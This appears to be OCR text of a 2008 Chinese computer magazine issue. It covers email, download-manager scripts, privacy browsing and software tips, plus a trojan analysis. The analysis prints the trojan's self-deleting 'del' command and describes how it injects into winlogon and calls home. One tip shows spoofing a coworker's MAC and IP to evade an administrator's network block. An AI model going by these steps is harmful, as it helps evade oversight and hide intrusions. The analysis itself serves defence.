
实例2：垃圾和有用邮件，各回各家

解决联系人的难题后，小王邮箱又遇到了“垃圾邮件”骚扰问题，几天下来有时几个邮箱就被垃圾邮件塞满。

用Outlook下载邮件头即可搞定这个难题。

第一步：启动Outlook，单击菜单栏的“工具→发送和接收→仅‘我的账户’→下载收件箱邮件头”，其中的“我的账户”就是经常收到垃圾邮件的邮箱账户。这样我们指定的邮箱账户就会下载所有邮件的邮件头，由于邮件头很小，即使垃圾文件很多，下载速度也很快。

第二步：下载的邮件头会在“未读邮件”中显示，通过邮件头我们就可以轻松判断出是否为垃圾文件。如果是垃圾文件右击选择“删除”即可。正常邮件选择“标记为拟下载”，如果选择“标记为拟下载邮件副本”，则表示下载后服务器留备份（见图1）。



实例3：联系人共享，把Outlook联系人导入163邮箱

下周小王就要出差了，在外使用WEB邮箱发信时，自然经常要用到联系人。现在可以把Outlook联系人导入到163邮箱，方便在外地时发送邮件。

第一步：启动Outlook，单击“文件→导入和导出→导出到一个文件→以逗号为分隔符→联系人→导出为aa.csv文件”。

第二步：登录163邮箱，切换到“通讯录”，选择“导入通讯录”，导入上述通讯录即可。这样不管在哪里登录163邮箱，我们都可以使用已保存的联系人。

出差在外，WEB邮件随处收

上述邮箱主要用于本地收发，小王由于工作关系经常需要出差，因此他还得使用WEB邮箱，这样不管出差到何处都可以收发邮件。

实例1：九九归一，多个邮箱统一管

由于有多个WEB邮箱，小王每次收发邮件都要登录不同网页，还得记住每个邮箱登录密码。现在可以把所有WEB邮箱整合到QQ的WEB邮箱中。这样只要记住一个QQ密码即可。

第一步：出差在外时使用自己QQ密码登录http://mail.qq.com，进入邮箱界面后切换到“其他邮箱”文件夹，单击“管理”。在打开的页面点击“添加其他邮箱账户”，然后按提示输入自己WEB邮箱的账户和密码，单击“确定收取”。

小提示

为WEB邮箱设置POP功能

添加的WEB邮箱需要开通POP功能，具体开启请参考邮箱说明。比如，Gmail邮箱，首先登录Gmail邮箱后单击“设置”，然后切换到“转发和POP/MAP”。在“POP下载”设置项，选择“对所有邮件启用POP”，单击“保存更改”即可开启POP功能。


酷狗2008右侧集成了多个分类导航，在“音乐分类→热门分类”中，点开“KTV伴奏”就可以看到最新流行歌曲的KTV伴奏。

第二步：这样下次如果收发邮件，只要进入QQ邮箱，单击“收信”，然后展开“其他邮箱”即可看到其他邮箱的新邮件了（见图2）。而且，如果上网的时候开着QQ，每当有新邮件到达，在桌面右下角还会弹出邮件到达提示（会显示邮件主题）。

实例2：网络邮箱，照样拒绝垃圾骚扰

申请一个雅虎邮箱，登录后点击“邮箱设置”，然后点击“替身邮”，按向导提示开始设置替身邮。先选择替身邮种子，再选择关键词，关键词可以使用和博客关联的词语。比如新浪博客则选择“sina”。最后设置替身邮地址选项，这里可以新建文件夹接收不同替身邮收取的邮件。比如新建SINA文件夹专门接收新浪博客邮件。

OK，小王设置好替身邮后，现在就可以把这些不同“马甲”邮箱放在相应的博客页面了。虽然表面上看放置了很多邮箱，实际上都是一个雅虎邮箱的马甲。以后要查看博友发来的邮件，小王只要登录雅虎邮箱到“我的文件夹”下对应子文件夹查看即可。如果发现某个子文件夹总是收到垃圾邮件，则说明该替身邮被垃圾邮件瞄上了。没关系，重新进入雅虎邮箱的替身邮管理，把这个替身邮删除，然后重新建立一个新替身就可以啦（见图3）。


图3

实例3：邮箱两用，收发存贮两相宜

WEB邮箱除了可以收发邮件，我们还可以把它作为网络硬盘。比如，小王出差前可以把未完成的文档上传到邮箱，在外地完成文档后再发送给客户即可。为此小王专门申请了一个Gmail邮箱作为自己的两用邮箱，然后到http://www.onlinedown.net/soft/35496.htm下载“GMail Drive shell extension”。安装后会在本地硬盘上生成一个虚拟硬盘分区GMail Drive，使用Gmail账号登录后就可以上传文件。现在再把Gmail整合到QQ邮箱，以后小王在外地只要登录自己QQ邮箱即可下载其中的文件，完成后可以直接发送给客户。

★火速链接：
QQ邮箱中转站也是非常好用的网络硬盘，容量大，且速度快，详情请见今年第17期的《Q邮殿堂开张 马总带你闲逛》的“一层办公区”。

Just Do It

听说过寿命只有10分钟的邮箱吗？如此短命的邮箱干什么用的？“10 Minute Mail-”提供的临时邮箱服务，用它来接收论坛激活码即可“抛弃”。登录http://10minutemail.com/10MinuteMail/index.html，点击“获取我的 10 分钟邮箱电子邮件地址”，然后系统会自动给你分配一个临时邮件地址。有兴趣不妨一试！**(福建/俞木发)** CF [XF11]

远程控制BitComet完成下载任务

用BitComet进行BT下载，既稳定又快，深得许多朋友的喜欢。而现在，我们甚至可以远程控制BitComet完成下载任务，这样就可以大大提高工作效率，更方便了。

第一步：访问BitComet官方网站（http://www.bitcomet.com/index-zh.htm）下载安装1.06版本的BitComet。默认设置下，BitComet并未启用远程控制的功能，可按下Ctrl+P组合键打开设置对话框，切换到“高级设置→Web界面”，点选左侧“高级设置→Web界面”，在右侧勾选“启用Web界面”项，并填写彗星通讯证的用户名和密码，确认之后即可生效。

小提示
★注意：这里请记住端口号（不同机子的端口号可能有所不同）。另外，假如你还没有彗星通讯证，可以访问http://passport.bitcomet.com/client/register/?v=1.06&l=zh_cn进行注册。

第二步：接下来启用来宾帐户。进入控制面板，打开“用户设置”设置窗口，选择“管理其他账户”，手工启用来宾账号（Guest）和设置防火墙的例外项，否则将无法实现远程控制。同时请保证BitComet处于开启状态。

第三步：完成上述设置后即可远程控制BitComet了。打开浏览器，在地址栏中输入“http://192.168.0.23:27646”（上面安装BitComet的那台计算机的IP地址和端口号），按回车键将出现窗口，在此输入彗星通讯证的用户名和密码，确认后即可进入BitComet的Web设置页面（见图）。

第四步：点击Tasks（任务）进入任务页面，可以选择“Add BT Task”（添加BT任务）或“Add Http/Ftp”（添加HTTP/FTP）。前者是添加BT下载任务，点击“浏览”加载种子文件即可；后者是添加HTTP或FTP下载任务，直接在这里粘贴相应的下载地址即可，最后单击“Add Task”（添加任务），确认后看到添加任务成功的提示，此时将自动控制另一台计算机上的BitComet程序进行下载。

返回Task页面可以查看远程计算机的下载进度，也可以停止、删除下载任务，下载时直接按照默认设置进行。现在在单位上班也能控制家里的电脑BT下载了，有兴趣的朋友快试试吧。**(江苏/长江边上)** CF [XF12]

搞定彩虹外挂造成的QQ非法现象：删除\Tencent\QQ\SafeBase下的tsfsres.dat文件，同时在新建一个“tsfsres.dat”文件夹。



“快车”到站就入库

——让Flashget下载完成就退出

快车是很多朋友常用的下载软件，不过，此类下载软件都有个通病，那就是下载完成后仍然赖在桌面。这样不仅占用系统资源，而且还会浪费我们有限的带宽。其实只要稍加设置就可以让快车到站（下载完成后）后自动退出。原理就是利用下载后的调用杀毒扫描完成。

第一步： 启动记事本输入下列代码并保存为1.bat批处理，放置在K盘根目录下（也可以放到其他分区），代码如下：


```
Rem 下载完成后延迟10秒执行命令，确保下载后缓存文件能够全部写入到硬盘
ping -n 10 127.0.0.1 > nul
Rem 使用taskkill强行结束快车进程
start taskkill /f /im flashget.exe
rem 结束快车进程后去除下载到的所有扩展名为.cfan文件
rename d:\downloads\*.cfan *.
```

小提示

★这里的d:\downloads是快车保存下载文件目录，这里的“.cfan”是我们自定义的扩展名。因为快车默认下载完指定文件后就会执行上述脚本，这样每下载完一个文件就会自动退出，这会给我们操作带来不便。这里只设置下载完大型文件才退出，同时把大文件扩展名设置为.cfan，下载后通过rename脚本去除添加.cfan扩展名。

第二步： 由于快车不支持下载后直接运行批处理，我们还要到http://www.xdowns.com/soft/softdown.asp?softid=43062下载Bat_To_Exe_Converter，将批处理转换为exe文件。运行程序后在“batchfile”中选择删除批处理文件，然后单击“complete”转换即可。

第三步： 启动快车后，单击程序界面的“安全”，打开安全中心设置窗口，勾选“启用下载完成后杀毒”，在选择程序处输入“k:\1.exe”，通过这个程序完成快车下载完成后的自动退出，指定类型处把默认文件扩展名删除，仅仅输入“.cfan”，这样只有下载指定.cfan扩展的文件才会激活脚本（见图）。



第四步： 这样以后要使用快车下载文件，并希望它下载后自动退出。我们只要在新建下载任务窗口将下载文件名后添加上“.cfan”后缀，但仍然保持原来文件名设置如aa.rar.cfan。这样下载完成后快车就会自动退出。一般大文件都是在最后下载完成，因此我们只要把下载大文件添加上.cfan，这样就不会影响其他文件的下载。下载完成后rename命令会自动把添加的.cfan后缀去除，也不会影响我们的使用。**(文/平淡)** CF[XF13]

小提示

对于迅雷，启动程序后只要单击“工具→配置”，在下载安全设置项，勾选“启用下载完成后杀毒”，然后选择一个批处理文件也可以实现下载后自动退出（迅雷支持批处理）。批处理代码如下：

```
ping -n 10 127.0.0.1 > nul
taskkill /f /im Thunder5.exe
```

不过，迅雷无法在下载任务自行更改文件扩展名，我们可以根据文件类型设置激活退出条件。比如，一般后缀为.ISO、.RMVB格式的文件都比较大，我们只要在监视类型设置这些文件即可。由于迅雷会在后台偷偷上传文件，我们更要设置下载后自动退出。

揭开另一面，压榨出网卡最大潜力


网卡是上网的必备硬件设备，正是由于它的默默辛劳为我们展现了一个五彩缤纷的网络世界。但是，对于它你真的了解吗？下面，让我们一道深入，揭开网卡的另一面，挖掘出它的最大潜能。

实例：修改MAC，你管不着我

策划部的员工上班时间不务正业终于让领导忍无可忍，于是责令网管小张坚决杜绝这种情况。小张选择了在路由器上进行MAC和IP的绑定，并且将企划部的主机全部列入“黑名单”——禁止Internet连接。

不过，这可难不倒“高手”小王。首先他找到了销售部的小马，获取了她的网卡的MAC地址和IP地址。然后，他回到自己的电脑上修改网卡的MAC地址：在控制面板中打开“网络连接”，右击对应的连接，选择“属性”，再单击属性窗口“常规”中的“配置”；在配置属性窗中切换到“高级”，然后选中“属性”中的“Network Address”（网络地址），并在“值”栏中输入获取的MAC地址（见图1）。

接着修改IP地址：在此前的网卡属性页的“常规”选项卡下，选中“Internet 协议（TCP/IP）”，点击其下的“属性”按钮，再将IP地址、子网掩码等设置为刚才获取的对应值。设置完毕，小王就又可以网际畅游了。**(甘肃/老五)** CF[XF14]



据Net Applications统计，Firefox在今年11月份的使用份额已经高达20.78%，首度超过两成。



隐私浏览，谁都行！

隐私浏览“隐”了什么？

IE8、Google Chrome以及Safari都提供了浏览器的隐私浏览功能，按照官方的说法是：在隐私浏览模式下，浏览器不会记录任何搜索或网页访问的痕迹。而实际的情况则是，在隐私浏览模式下，这些浏览器在关闭标签页或退出之前，自动删除了系统记录的搜索及网页访问等记录而已。


隐私浏览，不是专利

根据上面的分析，可以看出，除了IE8、Chrome之外，其他浏览器也能轻松模拟出隐私浏览模式。下面就几款主流浏览器，分别介绍一下方法。

1.给火狐穿上隐身衣

使用Firefox的朋友，只要安装名为Stealther的小插件，就可以轻松获得隐私浏览功能。在Firefox中访问https://addons.mozilla.org/en-US/firefox/addon/1306，点击“Add to Firefox”（添加到Firefox）即可安装它。安装完毕，执行“工具→Stealther”命令就能让Firefox实现隐私浏览功能了。

如果想要更改Stealther保护的内容，执行“工具→附加组件”命令，在“附加组件”对话框的“扩展”页中，



选中“Stealther”项，单击“选项”按钮，在打开的对话框中根据需要选择即可（见图）。

> **小提示**
>
> ★除了Stealther外，Distrust插件可以实现类似的隐身浏览功能，下载安装地址为https://addons.mozilla.org/en-US/firefox/addon/1559。

2.隐私浏览Maxthon要自力更生

对于Maxthon来说，目前还没有第三方的扩展解决方案，不过我们既然知道了“隐私浏览”就是退出浏览器是删除浏览痕迹，那么让Maxthon实现隐私浏览便不难了。

在“傲游设置中心→安全和隐私”中，勾选“退出时清除浏览记录”项，根据实际需要勾选需要删除的项目即可。(安徽/李云峰) CF [XF15]

> **小提示**
>
> ★如果不想使用第三方浏览器也不想使用插件，有什么办法进行隐私浏览呢？其实我们可以进行一个“仿”隐私浏览的操作，那就是网络访问结束后，通过“Internet选项”对话框中的“删除”功能删除浏览痕迹，从而实现“手工隐私浏览”。

小抄速记

Slightly copies the shorthand

Q1 最近我的网络总是有问题，可是我又不知道问题在哪，请问有什么方法测试？

答：利用MSN可以很方便地测试网络问题。启动MSN后单击菜单“工具→选项”，在打开的选项窗口中选择“连接”，然后在右侧窗格中单击“连接问题疑难解答程序”下的“开始”，MSN会自动检测当前网络状况，并给出相应的测试结果。根据故障检测结果采取相应的方法修复即可。

Q2 由于最近工作比较紧张，每次上QQ时不想被有些好友“骚扰”，但是又不能隐身，因为隐身会被一些好友误认为不在线。

答：对于使用QQ2008版本的用户，可以任意设定对指定好友隐身。在QQ好友列表选中需要对其隐身的好友，右击选择“在线对其隐身”即可。这样即使自己在线，那些指定好友却无法看到我们在线。

Q3 在不同论坛注册了很多ID，可是时间长了根本记不住ID名称和密码，有什么好方法？

答：可以使用IE的Cookies保存论坛账号和密码实现自动登录。使用自己ID和密码登录论坛，在登录界面将Cookies有效期选项选择“永久”，这样下次就可以自动登录论坛了。为了避免重装后cookies丢失，可以定期用IE将Cookies导出，重装后再导入即可。

Q4 使用迅雷断点续传下载时，经常出现资源下载到百分之九十几时，第二天接着下载后迅雷却提示找不到可用的下载资源，请问有什么办法完成下载？

答：此时在迅雷的下载主窗口中右击已停止下载的任务，选择“浏览引用页”，打开原来的下载页面，记住下载资源的详细信息。接着使用百度等搜索引擎找到和未完成资源完全相同的下载链接。在迅雷中停止原先的下载，右击选择“属性”，单击“常规”选项卡，将使用百度找到的新地址粘贴到网址框中开始下载即可完成未完的下载。

Q5 在上网时经常在一些博客上看到一些精彩文章，可是这些文章的网页地址都很长，不方便发送给朋友共享，有什么减短网址的方法？

答：http://tinyurl.com/create.php就提供网址简化工作，登录上述网站后，只要将长网址粘贴到文本框，点击“Make a link”即可快速获得一个类似http://tinyurl.com/19y的短网址。好友点击这个链接就可以打开原来的网页。（文/俞木发）CF [XF16]



新软物语

NEW SOFTWARE STORY

时间戳修改器：修改文件及文件夹的创建、修改和访问日期，估计这玩意可以糊弄糊弄老师、领导什么的。下载地址：http://work.newhua.com/cfan/200824/XTST10.rar

全自动PHP环境管理器：配置PHP环境的小软件，使用起来很快很轻松。下载地址：http://cncspace.newhua.com/soft/77094.htm

OneKey Ghost 11：在Windows下对任意分区一键备份/恢复的Ghost程序，特别适合给菜鸟装这种软件。下载地址：http://work.newhua.com/cfan/200824/onekey.rar

新浪视频下载(xmlbar)：新浪视频有很多独家，而且有意思的视频，只是当网络不好时，速度会有影响，还是下载到本地看吧。下载地址：http://www.onlinedown.net/soft/75010.htm

网易音乐盒：一个人无聊的时候就想随便听听歌，不过经常遇到“无歌可听”的尴尬情景，怎么能随时听不同的歌曲呢？“网易音乐盒”带的“随心听听”会帮你自动生成列表，这功能很好很强大，让你随时都能听到不同的歌。打开软件，在右侧的窗口点击“随心听听”标签，就可以看到随机生成的列表，听腻了，右击选择“换换听”立刻换新。下载地址：http://mp3.163.com/iting/player/player.html

浩方电竞平台 Ayu去广告版：与官方原版本比，改版不仅看不到烦人的广告，还优化了挤房间的代码，可以挤入积分房间。下载地址：http://work.newhua.com/cfan/200824/HFLoader.rar

闪电U盘卫士：现在的病毒很多都是通过闪盘进入系统的，为了防止这种情况，可以使用这款软件，它作用就是只能使用自己添加的信任闪盘。下载地址：http://work.newhua.com/cfan/200824/USBprotect.rar


股市小算盘：股市也差不多到了抄底的时候了，又有一批新手准备进入了，如果里面的计算方法还不知道，那么就来用用这款软件。它能够帮你计算成本，止损价，利润等等。

下载地址：http://www.onlinedown.net/soft/37101.htm

XP登录界面替换工具：想让XP具有Windows 7的登录界面吗？用这款软件就没问题了。下载地址：http://work.newhua.com/cfan/200824/XPlogonchanger.rar

PS插件管家免费版：当PhotoShop插件越来越多时，你就会发现它越来越慢。当有人还处于“用完就卸载，用时再装”的原始时代时，现在已经有了插件管理工具。下载地址：http://work.newhua.com/cfan/200824/pskeeperS.rar

Calibrize：调整显示器只需三步走



显示器拿回家了，你应该怎么调亮度和对比度呢？估计一百个人有九十九个人都不知道，唯一知道的那个回答的还是——凭感觉呗！其实只需要三步就成了，进入软件，点击Next(下一步)，然后找一张白纸，放在显示器边上，再打开记事本或是其他能让屏幕显示白色的程序，然后调整三原色（见图）让屏幕上的白色和白纸相同，保存即可。当然了，你也可以在驱动程序中完成这一操作，这样你连软件都省下了。

下载地址：http://work.newhua.com/cfan/200824/Calibrize.rar

快车代码：CF0824CFRJ01

无忧登陆：登录再无忧



在这个“猎人再狡猾也斗不过好狐狸”的年代，登录个QQ都需要个N层保护，网游账号更是很多“狐狸”眼中的肥肉，一不小心，你N久之前打怪的努力就被废了。这款软件的出现将改变这一情况。

运行软件后，在不同的选项下添加好自己的账号和密码就可以直接打开邮箱或是直接登录QQ（软件会自动打开浏览器或是软件）。

当然，如果你每天都有N多软件、邮箱、游戏需要登录，也可以试试这款软件，它能让你省事不少。

下载地址：http://www.51logon.com

快车代码：CF0824CFRJ02 CF [XF17]



看帖也能坐电梯 内容浏览 一点直达

论坛的诞生给我们带来很多新元素，“楼主、楼上、沙发、3楼”这些词汇已经融入到我们的生活中，时间长了，你是否厌倦了看帖子还要爬楼的生活。懒人说“我想只看楼主”，于是很多论坛有了“只看楼主”的按钮，懒人又说“我想把帖子连成文本看、我想同时看百度和谷歌的搜索、我想听歌再方便些”，于是文德开发了天涯电梯直达浏览器。正是“问天涯，剑为何物，直叫人畅快淋漓！”

文德
专业：生物化工
毕业时间：1998
职业：软件开发
软件作品：财易家庭理财，Outlookmate邮件批量发送伴侣，天涯电梯直达浏览器
个人主页：www.goto2009.com

软件小档案：天涯电梯直达浏览器

开发语言：C#和Vb.net	软件性质：免费软件
支持平台：Windows 2000/XP/2003/Vista	
下载地址：http://www.goto2009.com/ty.zip	
快车代码：CF0824CFRJ03	

点将台

你喜欢哪款工具软件呢？你想知道他是如何开发的吗？你想让开发者自己揭秘软件使用和编程方法吗？把你的需求发给小白吧（发邮件到software@cfan.com.cn）！下期故事由你来指定，你指定软件，我来采访，他来揭秘。

“偷师”学艺 大器晚成

“选修课”这个名词，在很多人眼里只是学分的代名词。不过恰恰是大学里的选修课成就了现在的文德。大学阶段，文德学的生物化工，大三时，他在众多的选修课中挑了一个最“时髦”的计算机课，这颗种子也就在文德的心里种下了。1998年，他从天津科技大学毕业，在一所中学当了两年教师。2000年那颗种子开始在他身体里萌发，于是他辞职来到深圳追求自己的梦想。不过，只有兴趣总是不行的。当时的文德没有什么真正的计算机技术，起步很困难。他只能从一家网络系统集成公司的销售做起，后来才做与软件技术稍微相关的实施。这显然不是文德所追求的生活，几个月后他来到互联网公司做内容，平时就跟着做开发的同事学习编程。有兴趣总是学得快，三个月后文德已经可以帮同事做些编程工作了。到了2005年，文德已经做成了一款属于自己的软件——讯速达软件，怀着梦想他又一次辞职，并和一位同事合伙创办了一家公司，主要是销售他开发的讯速达软件。只可惜，好景不长，这个公司只发展了一年就结束了，文德只好再找工作上班。不过这并没有影响到他对计算机的热爱。文德平时喜欢上天涯，但网站提供的电梯版浏览需要手机定制才能实现，文德觉得很不爽，就开始动手自己制作一个方便的浏览器，3个月后天涯电梯直达浏览器诞生了。

文德把自己的浏览器定位在“内容直达”上，现在大家上网的“着陆点”已经比较固定，但每次用户都要像爬楼梯一样，几步之后才到达自己的目的地，而内容直达让用户“坐上电梯”直接看到想要的内容。谈到未来，文德这样为我们描绘着“当我们在新浪上浏览新闻的时候，浏览器将自动感知和提供将分成几页的新闻集成在一个页面供用户选择”。

没有最懒 只有更懒 体验直达的便捷

记得曾有人把网络时代称之为“点击时代”，我们每天都要产生无数次的点击。的确如文德所说，每次都要像爬楼梯一样逐层深入，最后得到自己想要的东西。那“坐电梯”就快了，赶紧乘上天涯电梯直达浏览器来享受便捷吧。

一次点击 多帖欣赏

顾名思义，天涯电梯直达浏览器的主要作用就是在浏览天涯网站时提供更多的方便。在天涯电梯直达浏览器顶端你可以看到一个选项“自动开启（只看楼主）”，勾选它（见图1），以后通过天涯电梯直达浏览器浏览天涯社区的帖子时，浏览器就会自动只显示楼主的帖子。如果想保存为文本再看，只需单击上方的“打开电子书”就可以了，还有楼主版和完整版供选择。

自动开启[只看楼主]
登录 | 注册
新手上路
图1

技术揭秘：通过BackgroundWorker也就是后台线程和HttpWebRequest来获取到网页的源码，在线程运行的时候可以通过委托来实现与UI的交互；然后再通过Regular Expression（正则表达式）和一些抽象出来的自定义算法来对源码进行筛选，最后通过事先做好的模板来展现获取的结果。

一次搜索 双重结果

百度和Google是我们常见的两大搜索引擎，到底该用谁的争论从未停止过。而你把关键字输入到“天涯电梯直达浏览器”里的搜索框后回车，在页面中将会产生三个版块，上面是百度和Google相同的搜索结果，下面并列的是两家搜索引擎返回的不同结果，一目了然了吧。这种对比搜索的模式平时还有更方便的使用方法：要搜索时，用鼠标选中页面的字符，按住左键拖动，就会出现搜索选项（见图2），可以使用对比搜索也可以使用单个搜索，方便极了。



图2

技术揭秘：同时启用2条后台线程（Background Worker），分别通过client.DownloadData(url)获取Google和Baidu的搜索结果code，再分离结果链接，最后通过HTM模板装载获得的数据即可完成对比搜索。

小提示

在浏览器主界面，我们可以单击“返回结果数”后的数字指定显示的搜索结果数量，另外，单击“新闻”，我们可以在一个页面看到新浪、搜狐、网易、腾讯四家网站的新闻内容。

（本刊记者/白斌）CF [XF18]

软件还集成了媒体播放器，搜索MP3时，直接点击就可以欣赏。通过右上角的中间按钮还可以直接将网页保存为图片。

首杀木马

新马通缉令："迷"后门木马

中毒现象： 当用户访问带有非法木马的网页时会弹出一个错误为0的错误提示窗。木马运行时可能出现计算机无故重新启动的现象，并在重启后在系统进程中加载：msvcrt21.dll文件。

杀毒软件测试：

瑞星全功能安全软件2009体验版（病毒库更新：2008.11.22）： 木马运行时候提示有非法程序装入计算机，选择阻止后，木马依旧能正常运行。

卡巴斯基全功能安全软件2009（病毒库更新：2008.11.22）： 木马传播时利用的网页木马被查杀，但木马本体完成运行生成msvcrt21.dll导入计算机时被阻止，杀毒软件未能完全查杀木马。

江民杀毒软件KV2009（病毒库更新：2008.11.21）： 木马执行时候计算机重启，杀毒软件无响应。

ESET NOD32防病毒软件3.0版（病毒库更新：2008.11.21）： 木马运行时有警告提示，不能完全查杀木马本体。

Avira AntiVir Personal V8(小红伞)（病毒库更新：2008.11.22）： 木马运行时被发现，完全查杀。

犯罪纪录： "迷"变形木马的核心是大名鼎鼎的黑洞木马，此类木马程序会控制受害计算机发动僵尸类攻击，由于木马每次运行时都会随机生成不同类型的文件，杀毒软件对其不能完全查杀，因此被很多木马程序采用。此类木马出现了近5年时间，依旧有很多变种能避开杀毒软件的监视。此版木马采用文件变形技术进行免杀处理，当木马运行后，自动进行文件变形，并将自身加载入注册表中实现启动。此木马主要用于制造傀儡主机进行网络渗透、信息窃取。

木马主体： 木马采用C++进行编写，此版木马采用"SimplePack"加壳方式试图躲避特征码扫描，当木马运行后，复制自身至"%SystemRoot%\System32"目录下，随机产生三种程序：DLL、EXE、BAT，木马使用CreateProcess函数，执行批处理"C:\WINDOWS\system32\cmd.exe /c del C:*.EXE > nul"，实现自删除。当后门进程服务启动后，"**.EXE"释放动态库文件"msvcrt21.dll"至"%SystemRoot%\System32"目录，查找进程"winlogon.exe"，并申请空间将文件"msvcrt21.dll"写入，启动线程运行写入的代码，借此躲避网络防火墙的截拦。动态库"msvcrt21.dll"将通过发送包含用户IP信息的邮件至指定邮箱的方式，使后门种植者连接至感染主机，连接成功后采用命令行方式控制主机，使被病毒感染主机伦为傀儡主机，可能导致用户资料外泄等严重后果。

解决方案：

1.下载并安装微软的补丁"MS08-48"，联众升级到11月4日以后或更新的版本。

2.删除注册表启动项：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Drz1Svc]中值为"ImagePath"的项。

3.Windows XP用户如果进行NTFS分区可以将"winlogon.exe"禁止GUEST用户访问。

4.全盘搜索"msvcrt21.dll"进行删除，并在搜索中选择按"日期"搜索，将时间定义为和"msvcrt21.dll"创建的那天，并设定文件大小为"75,327字节"，将搜索发现的所有文件（大小和时间重合的一般不会是自己创建的文件）进行删除。

迎接2009 先给文件和程序加把锁

站在2008年的尾巴上，你准备好迎接2009年了吗？希望和梦想会在2009年里逐步实现，电脑的安全可要先保证哦！2009年，电脑也会面对很多病毒的威胁，过冬要加衣，迎新年我们要加固电脑。


加固系统 告别崩溃

系统崩溃最直接的原因就是系统文件遭到破坏了，系统文件保护住就能减小病毒的危害了，利用瑞星2009软件来"系统加固"吧！

在详细设置窗口左方单击"防御设置/系统加固"项，然后在右方窗格单击"自定义级别"按钮进入"系统加固"设置界面。比如，我们要设置操作系统所在目录的System32文件夹为只读属性，避免非法修改，即可在"系统文件保护"项下勾选"系统目录"一项，再将下方"触发规则时"的处理方式设置为"提示"即可。我们在这里还可以对注册表、系统进程、系统关键文件等项设置监控，当有触发行为时瑞星就会提醒我们了。

监控程序 拒绝修改

保护好了系统，那程序呢？自然也要倍加呵护！启动瑞星2009设置界面，切换到"应用程序控制"项下，单击"添加"从安装目录中找到要监控的程序可执行文件，即可将要监控的程序项添加进来。同时在添加的程序项后会显示"文件访问"、"注册表访问"等几个不同的规则类别，有些类别已经有默认的处理规则，而有些项目则需要自己定制。比如"文件访问"项，我们可以单击下方的"启用0条规则"链接，进入具体规则显示界面，然后再单击"编辑规则"来定制（见图1）。最后在规则编辑对话框下，找到监控目标（监控主程序文件名），再配置相应的监控项及触发动作项即可（见图2）。经过这样的配置，即可达到重要的程序不被病毒木马侵害的目的。（瑞星安全工程师/王占涛）CF [XF19]



千千静听通过拖拽换肤时要注意两点，一是只支持SKN格式的皮肤，二是要拖拽到主控窗口

让卡巴2009入驻Windows 2003

虽然卡巴斯基2009有两个版本KIS（卡巴互联网安全套装）和KAV（卡巴反病毒个人版），但却都不支持在Windows 2003上安装，我们可不能望洋兴叹，看招！

第一步：先在Windows 2003上运行KIS 2009安装文件，然后到C:\Documents and Settings\Administrator\Local Settings\Temp里面去找一个MIS的文件，拷贝到某个文件夹下。

小提示

安装KIS 2009的过程中，会提示不支持当前操作系统，你不要去管，但也不要点任何确定按钮。

第二步：用orca（下载地址：http://www.newhua.com/soft/9613.htm，快车代码：CF0824CFRJ04）打开“c1c01c.msi”文件，选定左边的“InstallExecuteSequence”表和“InstallUISequence”表，按Ctrl+F调出查找窗口，在这两个表中分别查找以下几个字串：“ErrorIncompatibleOSTypeShow、ErrorIncompatibleOSShow、ErrorXPSP2RequiredShow”。

找到后，在右边先选中一下字串所在的行，依次选择“Tables（工具）→Drop row（删除行）”，把这行删除掉，会有一个删除提示对话框，“确认”后，保存并关闭orca。现在运行c1c01c.msi文件进行安装可以了。**（甘肃/杨建新）** CF[XF20]

杀毒莫忘拯救IE

咿！中毒了！赶紧杀毒，一番折腾后系统恢复正常。没想网页搜索框却无法输入文字，但傲游正常，看来是杀毒时破坏了IE的文件，重装？才不呢！

